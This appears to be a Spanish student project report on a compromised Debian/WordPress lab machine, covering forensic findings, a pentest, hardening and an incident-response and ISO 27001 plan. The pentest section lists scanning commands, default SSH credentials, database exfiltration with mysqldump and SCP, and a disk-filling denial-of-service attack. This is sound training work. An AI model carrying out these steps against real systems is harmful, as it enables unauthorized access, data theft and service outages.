Además del Plan de Respuesta técnica (que se enfoca en incidentes de seguridad), deberías recomendar la elaboración de un **Plan de Recuperación ante Desastres (DRP)** y un **Plan de Continuidad de Negocio (BCP)** más amplios. Esto suele alinearse con ISO 22301 pero es complementario a ISO 27001 en cierta medida. Incluye en tu proyecto la idea de:

- **Identificar procesos críticos** de negocio y definir estrategias para mantenerlos operando ante diversos escenarios (no solo ciberataques, sino fallos eléctricos, desastres naturales, errores humanos graves, etc.).
- **Definir RTO/RPO** (Recovery Time Objective, Recovery Point Objective) para sistemas clave, y asegurarse que las estrategias de backup y redundancia cumplen esos objetivos.
- **Procedimientos de recuperación** para escenarios específicos (por ejemplo, “servidor caído completo: restaurar backup en nuevo servidor en X horas”).
- **Pruebas periódicas** de los planes (simulacros de incidente, simulacros de restauración).

Si bien esto excede quizás el alcance inmediato, demostrar que lo consideras dará solidez a tu proyecto.

4.1.7 Presentación ejecutiva de resultados

Como cierre, prepara una **presentación ejecutiva** que resuma todo el trabajo realizado en las tres fases, para ser expuesta ante un público gerencial o académico. Esta presentación (en formato diapositivas) debe enfocarse en los hallazgos, acciones y recomendaciones en un lenguaje accesible, destacando el valor para la organización. Incluye:

- **Resumen del incidente y respuesta:** qué pasó en el hackeo (Fase 1) y cómo se soluciona; enfatiza que se eliminó la amenaza y se fortaleció el sistema (aprendizaje: importancia de mantener parches, etc.).
- **Resultados del pentesting:** menciona la vulnerabilidad crítica encontrada (Fase 2) y cómo se arregló antes de que fuera explotada maliciosamente; demuestra proactividad. Si hubo otras vulnerabilidades menores, mencionarlas brevemente y que también se mitigaron.
- **Mejoras en seguridad implementadas:** una lista breve de todas las mejoras: hardening (firewall, contraseñas), herramientas añadidas (fail2ban, auditd, SIEM si aplica), políticas definidas, etc. Esto muestra cómo el estado de seguridad actual es mucho mejor que al inicio.
- **Plan de Incidentes y SGSI:** explica que ahora la organización cuenta con un plan formal de respuesta a incidentes (listo para enfrentar futuros eventos de forma eficaz siguiendo NIST) y se ha instaurado un proceso continuo de gestión de la seguridad (SGSI ISO 27001) con apoyo de la dirección, análisis de riesgos y políticas en marcha.

- **Beneficios:** resalta beneficios tangibles e intangibles: reducción de riesgo de ciberataques, cumplimiento de estándares (tal vez necesario para clientes o regulaciones), protección de datos de clientes, mayor confianza, etc.
- **Próximos pasos:** recomendar la certificación ISO 27001 (si fuera real, argumentando que el SGSI implementado está listo para auditarse) y mantenimientos futuros (auditorías, actualizaciones, entrenamiento continuo).

Mantén la presentación visualmente clara, con gráficos o diagramas donde sea útil (por ejemplo, un diagrama antes-después de la postura de seguridad, o ilustraciones del ciclo NIST e ISO). No satures de texto; utiliza viñetas concisas. Piensa que esta presentación sería vista por ejecutivos que querrán entender *en términos de negocio* qué se hizo y por qué. Por ejemplo, puedes cuantificar “se redujo la superficie de ataque de X puertos abiertos a Y; se mejoró el tiempo de respuesta a incidentes de posiblemente días a horas; etc.”.

Con esta presentación ejecutiva, se completan los entregables del proyecto: **informe forense del incidente, informe técnico de pentesting, plan de respuesta/recuperación y presentación ejecutiva**. Todo en conjunto demostrará una respuesta integral a un incidente de ciberseguridad y la adopción de un modelo de seguridad proactivo y alineado a estándares internacionales.

4.2 Conclusión y Referencias

A lo largo de estas fases, hemos aplicado un enfoque profesional para manejar incidentes y mejorar la ciberseguridad de la organización ficticia de 4Geeks Academy. Desde la respuesta forense inmediata hasta la integración de un SGSI, cada paso estuvo respaldado por buenas prácticas de la industria. Se utilizaron herramientas concretas (Nmap, chkrootkit, rkhunter, fail2ban, etc.) y marcos de referencia reconocidos (NIIST SP 800-61 para incidentes, ISO 27001 para gestión de la seguridad) para garantizar que las soluciones propuestas no solo resuelven el problema puntual sino que fortalecen la resiliencia a largo plazo.

En resumen, el proyecto finaliza con un servidor saneado y fortificado, procesos documentados para enfrentar futuras amenazas, y una estructura organizativa consciente de la seguridad. Se han entregado los informes requeridos con el máximo rigor técnico y claridad ejecutiva, cumpliendo con el objetivo del proyecto de demostrar competencias en **respuesta a incidentes, análisis de vulnerabilidades y gobierno de la seguridad de la información**.

Referencias utilizadas: Las acciones y recomendaciones presentadas se fundamentan en estándares y fuentes reconocidas, entre ellas: guía de recuperación ante servidores comprometidos de Red Hat, prácticas forenses documentadas, documentación de Nmap y blogs de seguridad para detección de vulnerabilidades,

lineamientos de informes de pentesting de 4Geeks, el marco de manejo de incidentes del NIST, consejos de expertos en endurecimiento y auditoría (auditd, logs remotos), y definiciones de soluciones DLP, entre otras. Estas referencias se citan a lo largo del texto donde apoyan directamente una afirmación o recomendación específica. Es importante destacar que la ciberseguridad es un campo en constante evolución, por lo que siempre se debe procurar estar actualizado con las últimas amenazas y mejores prácticas más allá de lo cubierto en este documento.

5.CONCLUSIONES

6.RESUMEN EJECUTIVO

6.1 Objetivo

El presente documento resume el análisis realizado sobre una máquina Debian vulnerable y comprometida, con el objetivo de identificar evidencias de ataque, evaluar la superficie de exposición mediante técnicas de pentesting y aplicar medidas correctivas orientadas a la recuperación y endurecimiento del sistema.

Asimismo, se incluye una aproximación a la gestión de incidentes y gobierno de seguridad, basándose en marcos reconocidos como NIST SP 800-61 e ISO 27001.

6.2 Alcance del análisis

El análisis se realizó sobre una máquina Debian que contenía servicios accesibles desde red local, principalmente:

- Servicio FTP (puerto 21)
- Servicio SSH (puerto 22)
- Servicio HTTP Apache2 (puerto 80)
- Instalación WordPress y MariaDB

6.3 Hallazgos principales

Se identificaron evidencias claras de compromiso y persistencia en el sistema, destacando:

- Registros sospechosos en logs de Apache2 y systemd (journal).

- Modificaciones continuas de archivos PHP relacionados con WordPress.
- Usuarios con contraseñas débiles y credenciales por defecto activas.
- Permisos excesivos sobre archivos críticos del servicio web.
- Servicios expuestos con versiones desactualizadas y múltiples CVEs conocidos.
- Acceso remoto completo mediante SSH con credenciales por defecto.
- Acceso a bases de datos con contraseñas débiles y posibilidad de exfiltración.
- Posibilidad de ejecutar ataques de Denegación de Servicio mediante saturación del almacenamiento.

6.4 Impacto potencial

El impacto de estas vulnerabilidades podría permitir:

- Compromiso total del sistema (acceso root).
- Robo de información almacenada en bases de datos.
- Manipulación o destrucción del servicio web.
- Instalación de backdoors y persistencia.
- Interrupción del servicio por denegación de servicio (DoS).

En un escenario real, esto podría generar daños reputacionales, pérdida económica y exposición legal.

6.5 Medidas correctivas aplicadas

Las principales acciones correctivas realizadas fueron:

- Actualización completa del sistema y automatización de parches.
- Hardening del firewall UFW y cierre de servicios no esenciales.
- Deshabilitación del acceso anonymous en FTP.
- Restricción del acceso SSH a una IP autorizada.
- Revisión y limpieza de usuarios en MariaDB.

- Reparación de archivos alterados y verificación con debsums.
- Instalación de ClamAV para detección de malware.
- Instalación de Wazuh Agent para monitorización.
- Instalación de rkhunter para detección de rootkits.
- Reinstalación y sanitización del core de WordPress.
- Activación de HTTPS mediante Apache en puerto 443.
- Refuerzo de contraseñas del usuario por defecto.

6.6 Conclusión ejecutiva

El sistema se encontraba altamente expuesto debido a configuraciones inseguras y credenciales débiles. Se logró comprometer con facilidad mediante técnicas básicas, lo cual evidencia que muchas intrusiones no requieren exploits avanzados, sino errores de configuración.

Tras aplicar medidas de hardening, la máquina quedó saneada y con una configuración de seguridad mejorada. Se recomienda la implementación de la Fase4 así como medidas de concienciación y educación del personal para una correcta práctica dentro de su actividad diaria.

7. INFORME TÉCNICO

7.1 Objetivo del informe técnico

El objetivo de este informe es documentar de forma estructurada las fases del análisis forense, el reconocimiento y explotación ofensiva, y finalmente la recuperación y endurecimiento del sistema comprometido.

7.2 FASE 1 – ANÁLISIS FORENSE

7.2.1 Herramienta utilizada

Para el análisis forense se utilizó **Autopsy**, herramienta orientada a análisis de imágenes de disco y recuperación de evidencias.

7.2.2 Análisis de logs Apache2

Se analizaron logs en:

/var/log/apache2/access.log

En dichos registros se detectó actividad sospechosa relacionada con WordPress, identificándose un ataque principal en fecha 08/10, con evidencias adicionales de modificaciones desde el 30/09.

Esto sugiere una actividad previa prolongada antes de ser detectada.

7.2.3 Análisis con journalctl

Se revisaron logs del sistema mediante **journalctl**, confirmando que se realizaron modificaciones en WordPress desde fechas anteriores al ataque detectado inicialmente.

7.2.4 Usuarios y credenciales inseguras

Se identificaron usuarios con contraseñas débiles:

- Usuario **wordpressuser** con contraseña **123456**
- Usuario **user** creado posteriormente con credenciales débiles

Se detectaron permisos excesivos asociados a **www-data**, facilitando modificaciones sobre archivos web.

7.2.5 Persistencia y archivos sospechosos

Se detectaron anomalías en cronjobs y archivos críticos, con presencia de caracteres Unicode en scripts importantes como:

- **/etc/cron.daily/apt-compat**
- **/usr/lib/apt/apt.systemd.daily**
- **/etc/cron.daily/man-db**

Esto puede generar fallos de ejecución o utilizarse como técnica de ocultación de código.

Además, se detectó referencia a **SSH_ORIGINAL_COMMAND**, asociado a backdoors conocidos (**CVE-2014-6271**).

7.2.6 Conclusión forense

Se concluyó que existía persistencia y manipulación constante del entorno WordPress, posiblemente causada por un backdoor o script ejecutado de manera remota por shh, que mantenía persistencia en el cron de la máquina.

7.3 FASE 2 – RECONOCIMIENTO Y PENTESTING

7.3.1 Descubrimiento de puertos y servicios

Se ejecutó Nmap para identificar servicios activos, detectando:

- 21/tcp FTP
- 22/tcp SSH
- 80/tcp HTTP

7.3.2 Enumeración de versiones

Se utilizaron opciones avanzadas de Nmap para identificar versiones:

```
nmap -sCV -p 21,22,53,80,443,3306,8080 IP
```

Se detectaron versiones vulnerables en servicios principales.

7.3.3 Enumeración WordPress y fuzzing web

Se comprobó WordPress en el puerto 80, aunque el servidor mostraba una página por defecto Apache2.

Se utilizó Gobuster para descubrir endpoints y directorios accesibles:

```
gobuster dir -u http://IP -w /usr/share/wordlists/dirb/big.txt -x  
php,html,py,json,xml,sql
```

Se identificaron rutas accesibles como **/wp-includes/**, lo cual implica mala configuración al permitir listado de directorios.

7.3.4 Acceso FTP anonymous

Se comprobó que el servidor permitía acceso FTP con usuario anonymous sin contraseña.

Aunque el acceso estaba limitado, este tipo de configuración es insegura.

7.3.5 Acceso SSH con credenciales por defecto

Se logró acceso remoto mediante:

- Usuario: debian
- Contraseña: 123456

Se escaló privilegios a root mediante sudo y se comprobó acceso directo como root.

Esto representa un fallo crítico de configuración.

7.3.6 Acceso y exfiltración de bases de datos

Se accedió a MariaDB utilizando credenciales débiles detectadas en el sistema, ejecutando:

- `mysql -u root -p`
- `mysqldump --all-databases`

Se transfirió la copia mediante SCP a la máquina atacante.

7.3.7 Ataque de Denegación de Servicio

Se elaboró un script para insertar datos masivos en MariaDB, saturando el disco y causando denegación de servicio.

Se monitorizó el ataque con:

- `watch -n1 df -h`
- `htop`

7.3.8 Conclusión de la fase ofensiva

El sistema se encontraba altamente expuesto, siendo vulnerable a accesos no autorizados y ataques de disponibilidad debido a contraseñas débiles, mala configuración de servicios y falta de controles de seguridad.

7.4 FASE 3 – RECUPERACIÓN Y HARDENING

7.4.1 Restauración desde snapshot

Se restauró un snapshot previo al ataque para evitar pérdida total del sistema y permitir la recuperación.

7.4.2 Actualización del sistema

Se implementó un script de actualización automática y se programó su ejecución mediante cron cada 3 días.

7.4.3 Hardening FTP

Se deshabilitó acceso anonymous y se aplicaron reglas UFW para limitar conexiones.

7.4.4 Hardening SSH

Se instalaron reglas UFW para bloquear el puerto 22 y posteriormente permitirlo solo desde una IP autorizada.

También se aplicó restricción de usuarios permitidos en SSH.

7.4.5 Limpieza MariaDB

Se revisaron usuarios y contraseñas, eliminando accesos débiles.

Se detectó el uso de unix-socket para root, lo cual es un comportamiento común en Debian.

7.4.6 Reparación de archivos críticos del sistema

Se corrigieron archivos alterados descargando paquetes oficiales y reemplazando componentes, verificando integridad con debsums.

7.4.7 Instalación de antivirus y herramientas defensivas

Se instaló ClamAV y se actualizó la base de firmas, realizando escaneo completo del sistema.

Se instaló Wazuh Agent para monitorización del servidor.

7.4.8 Detección de rootkits con rkhunter

Se instaló rkhunter, se actualizaron firmas y se ejecutó escaneo.

Se detectaron warnings, analizados como falsos positivos en su mayoría, incluyendo **/usr/bin/lwp-request**, el cual fue reinstalado para garantizar integridad.

7.4.9 Recuperación WordPress y HTTPS

Se reinstaló el core de WordPress, corrigiendo permisos y contraseñas.

Se configuró Apache2 para trabajar mediante HTTPS en el puerto 443.

7.4.10 Fortalecimiento del usuario debian

Se reforzó la contraseña del usuario por defecto y se comprobó que no pertenecía al grupo sudo.

7.5 FASE 4 – PLAN DE RESPUESTA A INCIDENTES Y SGSI

7.5.1 Plan de respuesta basado en NIST SP 800-61

Se plantea la implementación de un Plan de Respuesta a Incidentes basado en NIST, compuesto por:

- Preparación
- Detección y análisis
- Contención, erradicación y recuperación
- Actividad post-incidente

Este enfoque permite actuar de forma estructurada y reducir la improvisación.

7.5.2 SGSI basado en ISO 27001

Se recomienda implementar un SGSI siguiendo ISO 27001, aplicando:

- análisis y tratamiento de riesgos

- definición de políticas de seguridad
- controles técnicos y organizativos
- auditorías y mejora continua (PDCA)

7.5.3 Recomendaciones DLP, backups y cifrado

Se propone aplicar:

- backups periódicos y pruebas de restauración
- cifrado de datos en reposo y tránsito
- control de accesos bajo principio de mínimo privilegio
- medidas DLP para prevenir exfiltración

7.6 Conclusión técnica final

La máquina Debian analizada presentaba fallos críticos de configuración y seguridad. Se logró acceso remoto y control total mediante credenciales por defecto, permitiendo exfiltración de datos y denegación de servicio.

Tras aplicar hardening, actualizaciones, antivirus, monitorización y medidas preventivas, el sistema quedó recuperado, reparado y reforzado.

8. GLOSARIO

8.1 HERRAMIENTAS UTILIZADAS

Autopsy

Herramienta de análisis forense digital utilizada para analizar imágenes de disco, recuperar archivos, revisar metadatos y extraer evidencias de actividad maliciosa.

journalctl

Comando utilizado en sistemas con systemd para consultar logs del sistema centralizados en el journal.

Nmap

Herramienta de escaneo de red utilizada para descubrir hosts, puertos abiertos, servicios y versiones.

Gobuster

Herramienta de fuerza bruta para enumeración de directorios y archivos en servidores web, detectando endpoints ocultos o accesibles.

FTP (vsftpd)

Servicio de transferencia de archivos. En este caso se detectó acceso anonymous, lo cual representa un riesgo.

OpenSSH (SSH)

Servicio de administración remota. Se utilizó para obtener acceso remoto y escalar privilegios.

MariaDB / MySQL

Sistema gestor de bases de datos utilizado por WordPress. Se utilizó para enumerar usuarios y realizar exfiltración mediante mysqldump.

mysqldump

Herramienta utilizada para realizar copias de seguridad y exportaciones completas de bases de datos.

SCP

Herramienta basada en SSH para transferencia segura de archivos entre máquinas.

htop

Monitor de procesos interactivo que permite visualizar consumo de CPU, memoria y procesos activos.

df -h / watch

Herramientas utilizadas para monitorizar el consumo de disco y automatizar su visualización en tiempo real.

cron / crontab

Sistema de automatización de tareas programadas en Linux. Se utilizó para ejecutar scripts de actualización automática.

apt / apt-get

Gestor de paquetes utilizado para instalar, actualizar y reinstalar software en Debian.

debsums

Herramienta utilizada para verificar la integridad de archivos instalados desde paquetes Debian mediante checksums.

UFW (Uncomplicated Firewall)

Firewall sencillo utilizado para permitir o bloquear puertos y restringir accesos por IP.

ClamAV

Antivirus de código abierto para sistemas Linux. Utilizado para detectar malware y ejecutar escaneos del sistema.

Wazuh Agent

Agente de monitorización de seguridad y detección de eventos, conectado normalmente a un SIEM Wazuh Manager.

rkhunter

Herramienta utilizada para detectar rootkits, backdoors y modificaciones sospechosas en el sistema.

WordPress

CMS utilizado para la gestión de sitios web. Se identificó como punto crítico de persistencia y modificación maliciosa.

Apache2

Servidor web utilizado para alojar WordPress y servicios HTTP/HTTPS.

8.2 Fuentes oficiales

Debian Documentation

- Documentación oficial de Debian sobre systemd, paquetes y administración.

Apache HTTP Server Documentation

- Configuración de Apache2, logs y directivas de seguridad.

WordPress Developer Documentation

- Estructura de WordPress, archivos del core, wp-config, seguridad básica.

OpenSSH Manual / man pages

- Configuración SSH, PermitRootLogin, AllowUsers, hardening.

vsftpd Documentation

- Configuración FTP y directiva anonymous_enable.

MariaDB Documentation

- Usuarios, privilegios, mysqldump y seguridad.

ClamAV Documentation

- Instalación, freshclam, escaneos y configuración.

Wazuh Documentation

- Instalación de agente, configuración y monitorización.

rkhunter Documentation

- Interpretación de warnings, falsos positivos y configuración.

Bases de datos de vulnerabilidades y CVEs

NIST NVD (National Vulnerability Database)

- CVEs oficiales, CVSS, impacto y referencias.

MITRE CVE

- Descripción formal de vulnerabilidades y asignación oficial.

Exploit-DB

- Exploits públicos, PoC y referencias ofensivas.

INCIBE (Instituto Nacional de Ciberseguridad)

- Información en español sobre vulnerabilidades, riesgos y recomendaciones.

Fuentes de ciberseguridad y hardening

OWASP

- OWASP Top 10, seguridad web, hardening de aplicaciones.

SANS Institute

- Guías de incident response, checklists, buenas prácticas.

Red Hat Security Guides

- Hardening, recuperación de sistemas comprometidos.

CIS Benchmarks

- Benchmarks de hardening para Debian/Linux y servicios.

Estándares y marcos utilizados

NIST SP 800-61 (Computer Security Incident Handling Guide)

- Referencia principal para planes de respuesta a incidentes.

ISO/IEC 27001 e ISO/IEC 27002

- SGSI, controles de seguridad y gestión de riesgos.

ISO 27005

- Gestión y análisis de riesgos en seguridad.

Herramientas ofensivas y documentación práctica

Kali Linux Documentation

- Uso de herramientas como Nmap, Gobuster, etc.

man pages Linux

Blogs técnicos y artículos especializados

- Medium
- HackTricks
- GitHub repos de scripts
- Writeups de pentesting

